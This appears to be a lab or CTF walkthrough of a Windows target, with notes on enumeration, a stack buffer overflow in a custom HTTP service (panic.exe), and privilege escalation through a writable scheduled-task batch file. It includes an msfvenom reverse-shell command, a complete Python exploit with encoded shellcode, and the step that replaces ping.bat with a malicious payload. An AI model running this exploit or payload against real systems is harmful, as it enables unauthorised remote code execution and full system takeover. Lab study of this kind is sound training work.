
Enumeration

2021年7月27日 22:53

1: Use autorecon to enumerate its services, **21, 135, 139, 445, 5985, 27015, 47001, 49664-49670** are open
2: **SMB** services appears to have **access control** and I don't have permission
3: Service running on port **27015** looks interesting, access its webpage, it says **Epic HTTP Server 1.0**. However, I cannot find much info about this server, maybe it is a **user-defined server**
4: Access it by **POST** method: **curl -X POST http://192.168.185.150:27015**. I get the following message: **Please make sure that the post request is not bigger than 512 bytes**
5: I realize this service could be vulnerable to **BOF**. At this time, it is better to have a **binary file** of this service, and run it on my own **VM** to **debug** it
6: Sign in FTP service with **anonymous** credential, it looks like a **user's folder**. Under **Documents** folder, there are two interesting files: **panic.exe** and **EMET GUI.lnk.** Beside, under **Downloads** folder, these is a file named **ping.bat**, it could be a **scheduled task related** file, looks promising in **PE** stage. Currently, I don't have permission to download it.
7: **panic.exe** looks like the binary file of the vulnerable service, I can run it on my VM to verify whether it is the case. Check string content of **EMET GUI.lnk**, it is a link to **EMET_GUI.exe**, and its version is **5.5**
8: By searching it, EMET is a tool which can be used to **disable an application's memory protection** mechanism such as **DEP**, **ASLR**



[✓ Stop on exploit] Audit only

✓ Deep Hooks ✓ Anti Detours
✓ Banned Functions

App Name	DEP	SEHOP	NullP...	Heap...	EAF	EAF+	Mand...	Botto...	LoadLib	MemP...	Caller	SimEx...	Stack...	ASR
Acrobat.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
AcroRd32.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
chrome.exe	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
EXCEL.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓
firefox.exe	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
iexplore.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
INFOPATH.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
java.exe	✓	✓	✓		✓		✓	✓	✓	✓	✓	✓	✓	
javaw.exe	✓	✓	✓		✓		✓	✓	✓	✓	✓	✓	✓	
javaws.exe	✓	✓	✓		✓		✓	✓	✓	✓	✓	✓	✓	
LYNC.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
MSACCESS.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
MSPUB.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
OIS.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
OUTLOOK.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
POWERPNT.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓
PPTVIEW.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
VISIO.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
VPREVIEW.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
WINWORD.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓
wordpad.exe	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	

9: After checking, **panic.exe** is indeed a vulnerable service which is vulnerable to **BOF** with its **POST** method. Debug it with **Immunity Debugger**, disable its protection with **EMET** on my VM box.

Foothold

2021年7月27日 22:53

1: Fuzz input to crash it, and replace the payload with a unique pattern long string. And I get its **offset** is **145**
2: Find bad characters, and they turns out to be **"\x00"**, **"\0x0a"**, **"\x0d"**
3: Find an address of **JMP ESP**, which does not have any **memory protection** as well as **bad characters**
4: Add a **NOP slide** with size of **20**
5: Generate shellcode, **msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.185 LPORT=445 EXITFUNC=thread -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d"**
6: The final payload should be:
"A"*145+"\x63\x14\x70\x77"+"\x90"*20+shellcode
7: The whole exploit code is

```
#!/usr/bin/python
import socket
import sys

def main(argv):

   s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
   s.connect(("192.168.185.150", 27015))

   nopslide  = "\x90"*20
   shellcode=("\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
   "\xab\x95\x52\x82\x83\xee\xfc\xe2\xf4\x57\x7d\xd0\x82\xab\x95"
   "\x32\x0b\x4e\xa4\x92\xe6\x20\xc5\x62\x09\xf9\x99\xd9\xd0\xbf"
   "\x1e\x20\xaa\xa4\x22\x18\xa4\x9a\x6a\xfe\xbe\xca\xe9\x50\xae"
   "\x8b\x54\x9d\x8f\xaa\x52\xb0\x70\xf9\xc2\xd9\xd0\xbb\x1e\x18"
   "\xbe\x20\xd9\x43\xfa\x48\xdd\x53\x53\xfa\x1e\x0b\xa2\xaa\x46"
   "\xd9\xcb\xb3\x76\x68\xcb\x20\xa1\xd9\x83\x7d\xa4\xad\x2e\x6a"
   "\x5a\x5f\x83\x6c\xad\xb2\xf7\x5d\x96\x2f\x7a\x90\xe8\x76\xf7"
   "\x4f\xcd\xd9\xda\x8f\x94\x81\xe4\x20\x99\x19\x09\xf3\x89\x53"
   "\x51\x20\x91\xd9\x83\x7b\x1c\x16\xa6\x8f\xce\x09\xe3\xf2\xcf"
   "\x03\x7d\x4b\xca\x0d\xd8\x20\x87\xb9\x0f\xf6\xfd\x61\xb0\xab"
   "\x95\x3a\xf5\xd8\xa7\x0d\xd6\xc3\xd9\x25\xa4\xac\x6a\x87\x3a"
   "\x3b\x94\x52\x82\x82\x51\x06\xd2\xc3\xbc\xd2\xe9\xab\x6a\x87"
   "\xd2\xfb\xc5\x02\xc2\xfb\xd5\x02\xea\x41\x9a\x8d\x62\x54\x40"
   "\xc5\xe8\xae\xfd\x92\x2a\x9a\x2c\x3a\x80\xab\x94\xef\x0b\x4d"
   "\xff\x42\xd4\xfc\xfd\xcb\x27\xdf\xf4\xad\x57\x2e\x55\x26\x8e"
   "\x54\xdb\x5a\xf7\x47\xfd\xa2\x37\x09\xc3\xad\x57\xc3\xf6\x3f"
   "\xe6\xab\x1c\xb1\xd5\xfc\xc2\x63\x74\xc1\x87\x0b\xd4\x49\x68"
   "\x34\x45\xef\xb1\x6e\x83\xaa\x18\x16\xa6\xbb\x53\x52\xc6\xff"
   "\xc5\x04\xd4\xfd\xd3\x04\xcc\xfd\xc3\x01\xd4\xc3\xec\x9e\xbd"
   "\x2d\x6a\x87\x0b\x4b\xdb\x04\xc4\x54\xa5\x3a\x8a\x2c\x88\x32"
   "\x7d\x7e\x2e\xb2\x9f\x81\x9f\x3a\x24\x3e\x28\xcf\x7d\x7e\xa9"
   "\x54\xfe\xa1\x15\xa9\x62\xde\x90\xe9\xc5\xb8\xe7\x3d\xe8\xab"
   "\xc6\xad\x57")

   junk = "A" * 145
   eip = "\x63\x14\x70\x77"

   s.send("POST / HTTP/1.1\n\r".encode() + junk + eip + nopslide+shellcode)
   print s.recv(1024)
   s.close()
   print "\nDone"

if __name__ == "__main__":
   main(sys.argv[1:])
```

8: **python panic.py**

9: Get a shell!

Privilege Escalation

2021年7月27日 22:53

1: Upload winpeasany.exe to target server, run it.
2: And also, I suddenly think of **ping.bat**, an interesting file when I enumerate **FTP** directory
3: Check its content, it contains some **commands**. It actually a **scheduled task related** file
4: Use msfvenom to generate a malicious payload named pwn.exe and put it in this folder, modify ping.bat to execute my payload: **echo "pwn.exe" > ping.bat**
5: Set up another netcat listener, wait for some minutes, I get a system shell

Review

2021年7月27日 22:53

1: Target **FTP**, **HTTP** service
2: Check HTTP service to find it is a **special service**, use **curl** to make a **POST request** to know it could be vulnerable to **BOF**
3: Enumerate FTP service to **download** or **check** some interesting files including the **possible binary file** of the **vulnerable service**, **link of EMET**, **ping.bat**, etc.
4: Run **panic.exe** on VM to make sure that it is **indeed** the **binary file** of the **vulnerable service** which is **vulnerable of BOF**
5: Launch BOF attack to gain a foothold
6: Check previously found **ping.bat** to realize an **exploitable schedule task**
7: Modify **ping.bat's command** and put a **malicious payload**, get a system shell